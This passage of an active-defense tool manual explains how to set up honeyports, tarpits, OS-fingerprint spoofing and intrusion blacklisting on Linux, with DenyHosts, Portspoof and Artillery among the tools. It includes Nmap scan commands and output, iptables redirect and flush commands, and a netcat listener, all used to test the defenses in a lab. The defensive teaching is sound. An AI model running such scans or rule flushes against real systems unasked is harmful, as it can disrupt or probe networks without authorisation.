#File handle must be an absolute path
#linux example:
#/root/testfolder
#windows example:
#C:\testfolder

                                    [ Read 11 lines ]
^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text  ^T To Spell
```

If using Nano, you can save your changes with Ctrl-O followed by the enter key.

Then exit Nano with Ctrl-X.

Example 5: Email Alerts

In addition to shutting the system down in the event of failsafe activation, Cryptolocked-ng can email you to notify you of the event.

To configure email alerts you will need at least one gmail account.

Open the file

```
/opt/cryptolocked-ng/cl.conf
```

Modify these lines with the credentials and address to the gmail account:

```
fromaddr: user@gmail.com
username: username
password: password
```

Next you will add the “to” address, this can be the same address as the “from” but doesn’t have to be:

```
toaddr: user@domain.com
```

To activate email alerts, simply change this line from False to True:

```
alerts_enabled: False
```

Finally, you may choose to send, or withhold potentially sensitive operating system information:

```
  sensitive_alerts: True
```

(True is the default, set to False if you are dealing with a sensitive system and do not want OS details in your email.)

Save your changes, and the next time you launch Cryptolocked-ng it will be ready to alert you of any malicious activity.

DenyHosts

Website

http://denyhosts.sourceforge.net

Description

DenyHosts is a Python script written by Phil Schwartz that analyzes your service logs to uncover attempts to hack into your system. Upon discovering a repeatedly malicious host, the /etc/hosts.deny file is updated to prevent future break-in attempts from that host.

Install Location

```
/opt/denyhosts
/usr/share/denyhosts/
```

Example 1: Installing DenyHosts

```
~$ sudo apt-get install denyhosts
```

It really doesn't get much simpler than that.

Example 2: Enabling DenyHosts

To enable DenyHosts, simply start its service.

```
~$ sudo /etc/init.d/denyhosts start
```

Example 3: Basic Configuration

A majority of DenyHosts’ configurations can be made by editing the configuration file

```
/etc/denyhosts.conf
```

DenyHosts makes use of the default Linux whitelist and blacklist.

With a blacklisting service like DenyHosts it can be incredibly important to properly configure your whitelist prior to launch.

The default whitelist file for Linux is /etc/hosts.allow (this can be changed in the DenyHosts conf file).

The rule structure is the same for the files /etc/hosts.deny (blacklist) and /etc/hosts.allow (whitelist).

The pattern is <service> : <host>

You will have to be root to run any of the following commands by default.

So for example, if you wanted to allow access to a vsftp service for connections from ‘192.168.1.1’:

```
~$ sudo su

~# echo “vsftpd : 192.168.1.1” >> /etc/hosts.allow
```

To whitelist a specific host’s connection to all services (example: 192.168.1.1):

```
~# echo “ALL : 192.168.1.1” >> /etc/hosts.allow
```

The ALL selector can also be used to whitelist or blacklist all hosts on a specific service:

```
echo “sshd : ALL” >> /etc/hosts.allow
```

Human.py

Website

https://bitbucket.org/Zaeyx/human.py

Description

Human.py (aka human pie) is a script made for the sole purpose of detecting human usage of service accounts. You can set it up to watch accounts you suspect may be attacked. The assumption is that the account is only used by a service (or services) and should not be accessed by a human user. If a human user does however manage to compromise the account, this script can detect human activity by watching for indicators of such (like mistyped commands).

Install Location

/opt/human.py/

Usage

Running Human.py couldn't be easier, simply cd to the correct directory.

```
~$ cd /opt/human.py
```

When we try to just run the application we see that it needs to be run as root.

```
/opt/human.py$ python ./human.py
```

```
             Please run only as root
         I want good privilege separation with these log files
```

To run as root, just simply type:

```
/opt/human.py$ sudo python ./human.py
```

This will show you the very very simple help dialog.

```
Human identification on service accounts
Proper Usage
./human.py <username_to_monitor>
or
./human.py <username_to_stop_monitoring> stop
```

Example 1: Setting up Monitoring on a service account

Note: From this point on all commands in this tutorial will be run as root. To become root as a normal user with sudo privileges execute this command

```
sudo su -
```

To set up monitoring on a service account run the tool with the name of the account as the first command line argument.

Note: For this example I used the postgres account as my target. You may or may not have this account on your machine. Feel free to just use your personal user as the target.

```
/opt/human.py# python ./human.py postgres
```

```
Starting mon service
NO ALERT SERVICE ATTACHED
ALERTS WILL BE PIPED TO STDOUT
```

The quasi error we can see in the output simply tells us that there is no dedicated alert service attached. As such, alerts will appear in the output of the command. If we want to, we can enable dedicated alerts via email by editing human.py and setting the proper variables.

At this point, if a human makes an error while using the monitored account, an alert will appear in our output. Alert is acting like a human.

Note: This tool can only be used on accounts to whom the right to run the bash shell is given. To see which accounts on your machine can run with the bash shell run the following command **grep bash /etc/passwd**

Example 2: Cancelling monitoring and purging records.

Human.py creates a log file for all activity on a monitored account. By default it is expected that you will only ever run human.py as root. The file permissions are set to only allow the user access to this sensitive file.

Human.py also sets the targeted account's bashrc to configure the account's shell to output errors to this log file. Both of these two changes are reversed when you cancel monitoring. To cancel monitoring, simply run the script in another terminal with the account name as the first argument and the word "stop" as the second.

```
opt/human.py# python ./human.py postgres stop
```

```
User Monitoring already configured
Proceeding with monitoring.
Ending monitoring of User.
```

This will delete the log file of the account. Because of this, the terminal that was running human.py will repeatedly output that the file is missing. Just Ctrl-C to stop it.

```
cat: /var/log/human/postgres: No such file or directory
```

Invisiport

Website

https://bitbucket.org/Zaeyx/invisiport

Description

Invisiport is an evolution to the honeyports concept. With honeyports, it’s decently obvious when you trigger the defenses, as the host you scanned will drop away. (That is, it will start refusing connections from you.) This can lead an attacker to simply bypass the blacklist by changing his IP address.

But what if the attacker didn’t know they had been blacklisted? In that case they are less likely to even consider circumventing our defenses! And as long as they’re actually blocked, we’re far safer than before.

Invisiport accomplishes this by having a few different ports it listens on. First it has a trigger port. This is the port that will trigger the block, just like with a traditional honeyport. Next it has a false portset. This is a list of ports that Invisiport will spoof listening on to any clients that trigger a block. Anyone who connects to the listen port will be blacklisted, but when they scan the host again they’ll see the listen port and the false ports as still open and listening from their perspective. Unless they’re quite clever they’re unlikely to figure out that they have been blacklisted.

Install Location

/opt/invisiport/

Usage

Launching Invisiport is very easy. Just cd into the directory.

```
~$ cd /opt/invisiport
```

And run the application

```
/opt/invisiport$ sudo python ./invisiport.py
```

You shouldn't see any output, but the terminal should hang. That’s okay as the script is running in the background with the default configurations. At this point it is fully functional, and working to protect you. Next we’ll cover how to customize the configurations.

Example 1: Customizing the Configurations

The configurations for Invisiport are very easy to set. Simply edit the variables at the front of the script to set their respective components.

Use your favorite text editor. Nano is a simple choice.

```
/opt/invisiport$ sudo nano invisiport.py
```

You can set the whitelist by editing the "whitelist" variable. It is in a python list format. Just add another address in this format to add to the whitelist. Any address on the whitelist cannot be blacklisted.

Next is the python list "ports"; these are the ports that will be shown to a blacklisted host as still open and available. You can set them to mimic whatever you like. By default they mimic an ftp, http, and smb server.

The PORT variable is a simple integer variable. This sets the trigger/listen port that will blacklist those connecting to it.

When you're all done you can write your changes in Nano by hitting Ctrl-O then enter. And exit with Ctrl-X. You can also configure the blacklist variable to change the blacklist file. This file records all blacklisted hosts.

OsChameleon

Website

https://github.com/mushorg/oschameleon

Description

OsChameleon is a tool that hides the fingerprint of modern linux kernels from tools such as Nmap.

Install Location

/opt/oschameleon/

Usage

Using OsChameleon is incredibly easy. Simply cd into its directory:

```
$ cd /opt/oschameleon
```

And run the osfuscation.py script as root

```
$ sudo python ./osfuscation.py
```

It should hang, and you should see no output until someone attempts to scan you. When someone does scan you however, you will see a ton of output as the probes hit your machine and OsChameleon responds.

Example 1: Scanning Yourself

For this example, you will need to have Nmap installed. If you do not have it installed for some reason, you can get it via apt.

```
$ sudo apt-get install nmap
```

First, without OsChameleon running, let’s attempt to detect our OS.
Simply run:

```
$ sudo nmap -O localhost
```

It should take a minute. And then you'll get back an output that looks something like this.

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-12 23:14 EDT
        Nmap scan report for localhost (127.0.0.1)
        Host is up (0.000020s latency).
        Not shown: 996 closed ports
        PORT      STATE SERVICE
        80/tcp    open http
        3306/tcp open mysql
        Device type: general purpose
        Running: Linux 3.X
        OS CPE: cpe:/o:linux:linux_kernel:3
        OS details: Linux 3.7 - 3.15
        Network Distance: 0 hops

OS detection performed. Please report any incorrect results at http://nmap.org/submit .
Nmap done: 1 IP address (1 host up) scanned in 4.18 seconds
```

This is a pretty simple result we have here. You can see that Nmap was able to fingerprint our system with ease (the lines in question being the ones “OS CPE” and “OS details”).

Now let’s run OsChameleon and try again. You’ll need to have two terminals open, one for OsChameleon and one for nmap. In your OsChameleon terminal run these commands.

```
$ cd /opt/oschameleon
```

```
/opt/oschameleon$ sudo python ./osfuscation.py
```

It shouldn’t show you any output yet. Now in your second terminal run your Nmap scan again.

```
$ sudo nmap -O localhost
```

You should notice OsChameleon throwing output to the screen shortly after you begin the scan. Don’t worry about this, as it just shows us that the script is working. What we’re more interested in is the result that Nmap gives us when it’s done.

Your exact result back from Nmap may differ, but it should look quite different now than our prior run.

```
    Starting Nmap 6.47 ( http://nmap.org )
        at 2016-06-12 23:14 EDT
        Nmap scan report for localhost (127.0.0.1)
        Host is up (0.000020s latency).
        Not shown: 996 closed ports
        PORT STATE SERVICE
        80/tcp open http
        3306/tcp open mysql
        No exact OS matches for host (If you know what OS is running on it, see
http://nmap.org/submit/ ).
```

This is what we’re expecting (followed by a lengthy TCP/IP fingerprint section). That’s it. Simple. And just like that we’ve disguised our system.

PHP-HTTP-Tarpit

Website

https://github.com/msigley/PHP-HTTP-Tarpit

Description

PHP-HTTP-Tarpit is a tool designed to confuse and trap misbehaving webspiders. It accomplishes this task through a combination of log fuzzing and error spoofing.

Install Location

/opt/PHP-HTTP-Tarpit/

Usage

Here’s what you need to do in order to deploy the tarpit on your webapp. First copy the file la_brea.php into a folder accessible to the clients of your web application. Next, include a hidden reference to this page inside some portion of your application. This reference should be hidden so that no users accidentally stumble onto it. Something like a hidden link would be perfect; something a web spider would want to check out. Once you’ve done these two steps. You’re golden.

Example 1: Deployment

To get started, for our example we will copy the tarpit into the web root of our web application.

```
$ sudo cp /opt/PHP-HTTP-Tarpit/la_brea.php /var/www/
```

Next we want to insert a reference into some portion of your web application that points to this file. For example, we might edit your application’s index.php appending this line:

```
<a href="/la_brea.php" ></a>
```

You may also want to chown the file to be owned by the web user.

```
$ sudo chown www-data:www-data /var/www/la_brea.php
```

It’s that easy.

Portspoof

Website

http://portspoof.org/

Description

Portspoof is meant to be a lightweight, fast, portable and secure addition to any firewall or security system. The general goal of the program is to make the reconnaissance phase as slow and bothersome for your attackers as possible. This is quite a change to the standard aggressive Nmap scan, which will give a full view of your system's running services. By using all of these techniques:

- Attackers will have a tough time while trying to identify all of your listening services.
- The only way to determine if a service is emulated is through a protocol probe (imagine probing protocols for 65k open ports).
- It takes more than eight hours and 200MB of sent data in order to get all of the service banners for your system (equivalent to running nmap -sV -p).

The Portspoof program's primary goal is to enhance OS security through a set of new techniques:

- All TCP ports are always open

  Instead of informing an attacker that a particular port is CLOSED or FILTERED a system with Portspoof will return SYN+ACK for every port connection attempt.

  As a result, it is impractical to use stealth (SYN, ACK, etc.) port scanning against your system, since all ports are always reported as OPEN. With this approach it's difficult to determine if a valid software is listening on a particular port (see screenshot below in Example 1: Starting Portspoof).

- Every open TCP port emulates a service.

  Portspoof has a huge dynamic service signature database, which will be used to generate responses to your offenders scanning software service probes.

Scanning software usually tries to determine a service that’s running on an open port. This step is mandatory if you want to identify port numbers on which you’re running your services on a system behind the Portspoof. For this reason Portspoof will respond to every service probe with a valid service signature, which is dynamically generated based on a service signature regular expression database.

As a result an attacker will not be able to determine which port numbers your system is truly using.

Install Location

/usr/local/bin/portspoof

Config File Location

/usr/local/etc/portspoof.conf /usr/local/etc/portspoof_signatures

Usage

```
~# portspoof -h
```

```
Usage: portspoof [OPTION]...
Portspoof - service emulator / frontend exploitation framework.

-i          ip : Bind to a particular IP address
-p          port : Bind to a particular PORT number
-s          file_path : Portspoof service signature regex. file
-c          file_path : Portspoof configuration file
-l          file_path : Log port scanning alerts to a file
-f          file_path : FUZZER_MODE - fuzzing payload file list
-n          file_path : FUZZER_MODE - wrapping signatures file list
-1          FUZZER_MODE - generate fuzzing payloads internally
-2          switch to simple reply mode (doesn't work for Nmap)!
-D          run as daemon process
-d          disable syslog
-v          be verbose
-h          display this help and exit
```

Example 1: Starting Portspoof


Portspoof, when run, listens on a single port. By default this is port 4444. In order to fool a port scan, we have to allow Portspoof to listen on *every* port. To accomplish this we will use an iptables command that redirects every packet sent to any port to port 4444 where the Portspoof port will be listening. This allows Portspoof to respond on any port.

```
~# iptables -t nat -A PREROUTING -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444
```

Then run Portspoof with no options, which defaults it to “open port” mode. This mode will just return OPEN state for every connection attempt.

```
~# portspoof
```

If you were to scan using Nmap from another machine now you would see something like this:



```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-16 10:48 CEST
Nmap scan report for 172.16.37.145
Host is up (0.00097s latency).
PORT   STATE SERVICE         VERSION
1/tcp  open  pop3            Eudora Internet Mail Server X pop3d 870
2/tcp  open  honeypot        Network Flight Recorder BackOfficer Friendly http honeypot
3/tcp  open  smtp            Postfix smtpd (Debian)
4/tcp  open  ssh             (protocol 7)
5/tcp  open  X11             XFree86 9 patch level g (Connectiva Linux)
6/tcp  open  imap            Kerio imapd 4539 patch 4
7/tcp  open  ftp             Sambar ftpd
8/tcp  open  unknown
9/tcp  open  http            Cisco VPN Concentrator http config
10/tcp open  ssh             (protocol 3)
11/tcp open  ms-wbt-server   Microsoft NetMeeting Remote Desktop Service
12/tcp open  scalix-ual      Scalix UAL
13/tcp open  smtp            Small Home Server smtpd
14/tcp open  telnet          Dreambox 500 media device telnetd (Linux kernel t; PLi image Jade, based on Dk)
15/tcp open  ftp             ProFTPD (German)
16/tcp open  ftp             Lexmark K series printer ftpd (MAC: k)
17/tcp open  ftp             ProFTPD
18/tcp open  irc-proxy       muh irc proxy
19/tcp open  ftp             ProFTPD
20/tcp open  hp-gsg          IEEE 1284.4 scan peripheral gateway
21/tcp open  desktop-central ManageEngine Desktop Central DesktopCentralServer
22/tcp open  ssh             OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
23/tcp open  telnet          Blue Coat telnetd
24/tcp open  hp-gsg          IEEE 1284.4 scan peripheral gateway
25/tcp open  ftp             Polycom VSX 7000A VoIP phone ftpd
26/tcp open  vnc             Ultr@VNC 1.0.8.0
27/tcp open  ssh             (protocol 133038)
28/tcp open  telnet          Blue Coat telnetd
29/tcp open  printer         VSE lpd
30/tcp open  ssh             SSHTools J2SSH (protocol 0740)
31/tcp open  telnet          Lantronix MSS100 serial interface telnetd 8469697
32/tcp open  pop3            Dovecot pop3d
33/tcp open  telnet          Comtrol DeviceMaster RTS ethernet to serial telnetd (Model 4; NS-Link DqX; MAC Q)
34/tcp open  smtp            WebShieldet smtpd
35/tcp open  telnet          HP switch telnetd
36/tcp open  upnp            MiniDLNA MJsUCeP (DLNADOC cwbQquVF; UPnP YT)
```

Note: You *must* run Nmap from a different machine. Scanning from the same machine will not reach Portspoof.

```
    ~# nmap -p 1-20 172.16.215.138

Starting Nmap 6.47 ( http://nmap.org )
Nmap scan report for 172.16.215.138
Host is up (0.0018s latency).
PORT STATE SERVICE
1/tcp open tcpmux
2/tcp open compressnet
3/tcp open compressnet
4/tcp open unknown
5/tcp open unknown
6/tcp open unknown
7/tcp open echo
8/tcp open unknown
9/tcp open discard
10/tcp open unknown
11/tcp open systat
12/tcp open unknown
13/tcp open daytime
14/tcp open unknown
15/tcp open netstat
16/tcp open unknown
17/tcp open qotd
18/tcp open unknown
19/tcp open chargen
20/tcp open ftp-data
```

All ports are reported as open! When run this way, Nmap reports the service that typically runs on each port.

To get more accurate results, an attacker might run an Nmap service scan, which would actively try to detect the services running. But performing an Nmap service detection scan shows that something is amiss because all ports are reported as running the same type of service.

```
~# nmap -p 1-20 -sV 172.16.215.138

Starting Nmap 6.47 ( http://nmap.org )
Nmap scan report for 172.16.215.138
Host is up (0.00047s latency).
PORT STATE SERVICE VERSION
1/tcp open tcpwrapped
2/tcp open tcpwrapped
3/tcp open tcpwrapped
4/tcp open tcpwrapped
5/tcp open tcpwrapped
6/tcp open tcpwrapped
7/tcp open tcpwrapped
```

```
8/tcp open tcpwrapped
9/tcp open tcpwrapped
10/tcp open tcpwrapped
11/tcp open tcpwrapped
12/tcp open tcpwrapped
13/tcp open tcpwrapped
14/tcp open tcpwrapped
15/tcp open tcpwrapped
16/tcp open tcpwrapped
17/tcp open tcpwrapped
18/tcp open tcpwrapped
19/tcp open tcpwrapped
20/tcp open tcpwrapped
```

Example 2: Spoofing Service Signatures

Showing all ports as open is all well and good, but the same thing could be accomplished with a simple netcat listener (nc -l -k 4444). To make things more interesting, how about we have Portspoof fool Nmap into actually detecting real services running?

```
~# portspoof -s /usr/local/etc/portspoof_signatures
```

This mode will generate and feed port scanners like Nmap bogus service signatures.

Now running an Nmap service detection scan against the top 100 most common ports (a common hacker activity) will turn up some very interesting results.

```
~# nmap -F -sV 172.16.215.13
```

```
Starting Nmap 6.47 ( http://nmap.org )
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.00% done; ETC: 01:11 (0:00:05 remaining)
Nmap scan report for 172.16.215.138
Host is up (0.21s latency).
PORT STATE SERVICE VERSION
7/tcp open http Milestone XProtect video surveillance http interface (tu-ka)
9/tcp open ntop-http Ntop web interface 1ey (Q)
13/tcp open ftp VxWorks ftpd 6.a
21/tcp open http Grandstream VoIP phone http config 6193206
22/tcp open http Cherokee httpd X
23/tcp open ftp MacOS X Server ftpd (MacOS X Server 790751705)
25/tcp open smtp?
26/tcp open http ZNC IRC bouncer http config 0.097 or later
```

```
37/tcp open finger NetBSD fingerd
53/tcp open ftp Rumpus ftpd
79/tcp open http Web e (Netscreen administrative web server)
80/tcp open http BitTornado tracker dgpX
81/tcp open hosts2-ns?
88/tcp open http 3Com OfficeConnect Firewall http config
106/tcp open pop3pw?
110/tcp open ipp Virata-EmWeb nbF (HP Laserjet 4200 TN http config)
111/tcp open imap Dovecot imapd
113/tcp open smtp Xserve smtpd
119/tcp open nntp?
135/tcp open http netTALK Duo http config
139/tcp open http Oversee Turing httpd kC (domain parking)
143/tcp open crestron-control TiVo DVR Crestron control server
144/tcp open http Ares Galaxy P2P httpd 7942927
179/tcp open http WMI ViH (3Com 5500G-EI switch http config)
199/tcp open smux?
389/tcp open http-proxy ziproxy http proxy
427/tcp open vnc (protocol 3)
443/tcp open https?
444/tcp open snpp?
445/tcp open http Pogoplug HBHTTP QpwKdZQ
465/tcp open http Gordian httpd 322410 (IQinVision IQeye3 webcam rtspd)
513/tcp open login?
514/tcp open finger ffingerd
515/tcp open pop3 Eudora Internet Mail Server X pop3d 4918451
543/tcp open ftp Dell Laser Printer z printer ftpd k
544/tcp open ftp Solaris ftpd
548/tcp open http Medusa httpd Elhmq (Sophos Anti-Virus Home http config)
554/tcp open rtsp?
587/tcp open http-proxy Pound http proxy
631/tcp open efi-webtools EFI Fiery WebTools communication
646/tcp open ldp?
873/tcp open rsync?
990/tcp open http OpenWrt uHTTPd
993/tcp open ftp Konica Minolta bizhub printer ftpd
995/tcp open pop3s?
1025/tcp open sip-proxy Comdasys SIP Server D
1026/tcp open LSA-or-nterm?
1027/tcp open IIS?
1028/tcp open rfidquery Mercury3 RFID Query protocol
1029/tcp open smtp-proxy ESET NOD32 anti-virus smtp proxy
1110/tcp open http qhttpd
1433/tcp open http ControlByWeb WebRelay-Quad http admin
1720/tcp open H.323/Q.931?
1723/tcp open pptp?
1755/tcp open http Siemens Simatic HMI MiniWeb httpd
1900/tcp open tunnelvision Tunnel Vision VPN info 69853
2000/tcp open telnet Patton SmartNode 4638 VoIP adapter telnetd
2001/tcp open dc?
```

```
2049/tcp open nfs?
2121/tcp open http Bosch Divar Security Systems http config
2717/tcp open rtsp Darwin Streaming Server 104621400
3000/tcp open pop3 Solid pop3d
3128/tcp open irc-proxy muh irc proxy
3306/tcp open ident KVIrc fake identd
3389/tcp open ms-wbt-server?
3986/tcp open mapper-ws_ethd?
4899/tcp open printer QMC DeskLaser printer (Status o)
5000/tcp open http D-Link DSL-eTjM http config
5009/tcp open airport-admin?
5051/tcp open ssh (protocol 325257)
5060/tcp open http apt-cache/apt-proxy httpd
5101/tcp open ftp OKI BVdqeC-ykAA VoIP adapter ftpd kHttKI
5190/tcp open http Conexant-EmWeb JqlM (Intertex IX68 WAP http config; SIPGT TyXT)
5357/tcp open wsdapi?
5432/tcp open postgresql?
5631/tcp open irc ircu ircd
5666/tcp open litecoin-jsonrpc Litecoin JSON-RPC f_
5800/tcp open smtp Lotus Domino smtpd rT Beta y
5900/tcp open ftp
6000/tcp open http httpd.js (Songbird WebRemote)
6001/tcp open daap mt-daapd DAAP TGeiZA
6646/tcp open unknown
7070/tcp open athinfod Athena athinfod
8000/tcp open amanda Amanda backup system index server (broken: libsunmath.so.1 not found)
8008/tcp open http?
8009/tcp open ajp13?
8080/tcp open http D-Link DGL-4300 WAP http config
8081/tcp open http fec ysp (Funkwerk bintec R232B router; .h.K...z)
8443/tcp open smtp
8888/tcp open smtp OpenVMS smtpd uwcDNI (OpenVMS RVqcGIr; Alpha)
9100/tcp open jetdirect?
9999/tcp open http Embedded HTTPD 3BOzejtHW (Netgear MRd WAP http config; j)
10000/tcp open http MikroTik router http config (RouterOS 0982808)
32768/tcp open filenet-tms?
49152/tcp open unknown
49153/tcp open http ASSP Anti-Spam Proxy httpd XLgR(?)?
49154/tcp open http Samsung AllShare httpd
49155/tcp open ftp Synology DiskStation NAS ftpd
49156/tcp open aspi ASPI server 837305
49157/tcp open sip AVM FRITZ!Box |
```

Notice how all of the ports are still reported as open, but now Nmap reports a unique service on each port. This will either 1) lead an attacker down a rabbit hole investigating each port while wasting their time, or 2) the attacker may discard the results as false positives and ignore this machine altogether, leaving any legitimate service running untouched.

Example 3: Cleaning Up

To reset ADHD, you may reboot (recommended) or:

1. Kill Portspoof by pressing Ctrl-C.
2. Flush all iptables rules by running the command (as root): **sudo iptables -t nat -F**

Artillery

Artillery is an outstanding honeyport/file integrity tool. While we have discussed at some length how to create honeyports via the command line, any tool which can make the process easier is a welcome advancement. Artillery was written and is currently maintained by Dave Kennedy of TrustedSec *(Leadership)*.

Artillery in the Enterprise

Artillery should be deployed across your entire environment. It's free, easy to configure and it rocks. The ability to integrate Active Defense and system baselining into one tool addresses two key issues that are missing from most network security architectures today.

I would, however, add one step and incorporate the logs generated by Artillery into your enterprise logging strategy. All you need to do is add the alerts.log file for Artillery into your syslog configuration. The usage of syslog is pretty straight forward.

http://linux.die.net/man/5/syslog.conf

Website

https://www.trustedsec.com/downloads/artillery/

Description

The purpose of Artillery is to provide a combination of honeypot, file-system monitoring, system hardening, real-time threat intelligence feed, and overall health of a server monitoring-tool; to create a comprehensive way to secure a system. Project Artillery was written to be an addition to security on a server and make it very difficult for attackers to penetrate a system. The concept is simple: project Artillery will monitor the filesystem looking for indicators of change. If one is detected, an email is sent to the server owner. Artillery also listens for rogue connections. If detected, a notification is sent to the server owner, and the offending IP address is banned.

Install Location

/var/artillery

Config File Location

/var/artillery/config

Usage

All options are set in the configuration file so there are no command line arguments for Artillery.

```
    /var/artillery$ sudo python3 artillery.py
```

Example 1: Running Artillery

Change to the install location and run Artillery. You’ll need to enter the password for ADHD.

```
    /var/artillery$ sudo python3 artillery.py 2> /dev/null
```

Verify that Artillery is running by opening a new terminal and typing the following command. You should see that the python3 process is listening on a bunch of ports. These are the ports that are configured by default in the config file.

```
$ sudo netstat -nlp | grep python

tcp 0 0 0.0.0.0:5900 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:110 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:10000 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:8080 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:1433 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:1337 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:44443 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:1723 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:3389 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:135 0.0.0.0:* LISTEN 9020/python3
tcp 0 0 0.0.0.0:5800 0.0.0.0:* LISTEN 9020/python3
```

Example 2: Triggering a Honeyport

Start Artillery as in Example 1. Then find the IP address of the ADHD machine by using ifconfig.

```
$ ifconfig

    eth0  Link encap:Ethernet HWaddr 00:0c:29:6c:14:79
    inet addr:192.168.1.137 Bcast:192.168.1.255 Mask:255.255.255.0
    inet6 addr: fe80::20c:29ff:fe6c:1479/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:136005 errors:0 dropped:0 overruns:0 frame:0
    TX packets:59528 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:146777599 (146.7 MB) TX bytes:7955605 (7.9 MB)
    Interrupt:19 Base address:0x2000

    lo    Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:12930 errors:0 dropped:0 overruns:0 frame:0
    TX packets:12930 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:3413486 (3.4 MB) TX bytes:3413486 (3.4 MB)
```

In this case the IP address for the machine is 192.168.1.137. Using another machine and either netcat or telnet, connect to the ADHD machine on port 21 - one of the ports Artillery is monitoring.

Note: You may want to mute your speakers before running this command if you are in a place where you could disturb others.

```
$ telnet 192.168.1.137 21

Trying 192.168.1.137...
Connected to ubuntu.
Escape character is '^]'.
?Q???y{+g??g?gF?=?>??~??$}k????KU??M
<<<snip>>>
?????P??N?+???T?Z???~0?Connection closed by foreign host.
```

The reason for muting your speakers should be apparent now. Artillery sends a bunch of garbage characters when a connection is made. Some of these characters are usually ASCII bell characters that will make your computer ding a whole lot.

The result of our connection attempt should be that Artillery automatically blocked all connections from the remote IP address. Try connecting again to the ADHD machine using either telnet or netcat.

```
$ telnet 192.168.1.137 21

Trying 192.168.1.137...
telnet: connect to address 192.168.1.137: Operation timed out
telnet: Unable to connect to remote host
```

As you can see the connection timed out, indicating that we no longer have access from the remote host we are currently using.

Note: If you try to do this using another terminal within ADHD, this won’t work. Artillery whitelists local connections so you can’t block 127.0.0.1.

Back on ADHD, open up a new terminal and check syslog for Artillery’s logs.

```
    $ tail /var/log/syslog | grep Artillery


<<<snip>>>

Feb 12 13:38:17 ubuntu 2014-02-12 13:38:17.957044 [!] Artillery has blocked (and blacklisted the IP
Address: 192.168.1.193 for connecting to a honeypot restricted port: 445
```

At the end of the output you should see a log entry similar to the above. Note the IP address as we will now undo the ban Artillery put into place. In this instance, the remote IP address is 192.168.1.193.

```
    /var/artillery$ sudo python3 remove_ban.py 192.168.1.193


Listing all iptables looking for a match... if there is a massive amount of blocked IP's this could take a
few minutes...
1
```

If for some reason the script doesn’t work, try running it a few times to unban your IP, or simply flush iptables like so:

```
    /var/artillery$ sudo iptables -F
```

It should be noted that the above command will remove all iptables rules.

Example 3: Adding a File to a Watched Directory

Start Artillery as in [Example 1: Running Artillery]. Open up a new terminal and add a new file into a watched directory.

```
    $ sudo touch /var/www/bad_file
```

Artillery is setup to check for changes every 60 seconds by default so the log file may not show the change immediately. Watch for the change by typing the following command.

```
    $ watch tail -n 15 /var/log/syslog
```

And look for output similar to the following.

```
    **************************************************************
The following changes were detected at 2013-01-15 21:15:38.541391
************************************************************** 1a2
> /var/www/bad_file:
cf83e1357eefb8bdf1542850d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c5d85f2b0ff8318d
******************* End of changes. ************************
```

BearTrap

We’re covering many tools because it’s important to have different options when it comes to deploying active defenses.

Website

https://github.com/chrisbdaemon/BearTrap

Description

